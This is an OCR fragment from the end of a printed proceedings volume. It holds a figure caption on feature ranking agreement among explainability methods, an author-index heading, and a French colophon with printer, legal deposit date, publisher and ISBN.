


Fig. 13. Average feature ranking agreement on best 50 features returned by the explainability methods.

Index des auteurs

Achevé d'imprimer par AQUIPRINT en mai 2025.
Dépôt légal : juin 2025
Éditeur : association STIC

ISBN 978-2-9599544-0-5

9 782959 954405